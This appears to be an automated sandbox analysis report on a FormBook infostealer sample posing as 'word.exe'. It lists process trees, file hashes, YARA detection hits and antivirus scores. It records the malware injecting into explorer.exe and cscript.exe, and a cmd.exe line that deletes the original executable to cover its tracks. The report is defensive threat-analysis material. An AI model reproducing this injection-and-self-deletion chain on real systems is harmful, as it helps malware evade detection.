Analysis Process: word.exe PID: 2256 Parent PID: 2860

General

Start time:	08:05:41
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\word.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\word.exe
Imagebase:	0x400000
File size:	248302 bytes
MD5 hash:	8EDDCC35719034649F6947B2B08BCDF3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.460945641.0000000000430000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.460945641.0000000000430000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.460945641.0000000000430000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 42%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: word.exe PID: 1612 Parent PID: 2256

General

Start time:	08:05:42
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\word.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\word.exe

Imagebase:	0x400000
File size:	248302 bytes
MD5 hash:	8EDDCC35719034649F6947B2B08BCDF3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.517826427.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.517826427.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.517826427.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.517788299.0000000000380000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.517788299.0000000000380000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.517788299.0000000000380000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.459390145.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.459390145.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.459390145.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.460598651.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.460598651.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.460598651.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.460114935.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.460114935.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.460114935.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.518045796.00000000007D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.518045796.00000000007D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.518045796.00000000007D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 1612

General

Start time:	08:05:45
Start date:	14/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000

File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.483096274.0000000009453000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.483096274.0000000009453000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.483096274.0000000009453000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.490835937.0000000009453000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.490835937.0000000009453000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.490835937.0000000009453000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cscript.exe PID: 2980 Parent PID: 1764

General

Start time:	08:06:08
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0x8c0000
File size:	126976 bytes
MD5 hash:	A3A35EE79C64A640152B3113E6E254E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.673558642.0000000000070000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.673558642.0000000000070000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.673558642.0000000000070000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.673637759.00000000001F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.673637759.00000000001F0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.673637759.00000000001F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.673598531.0000000000140000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.673598531.0000000000140000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.673598531.0000000000140000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1292 Parent PID: 2980

General

Start time:	08:06:12
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Roaming\word.exe"
Imagebase:	0x4ace0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis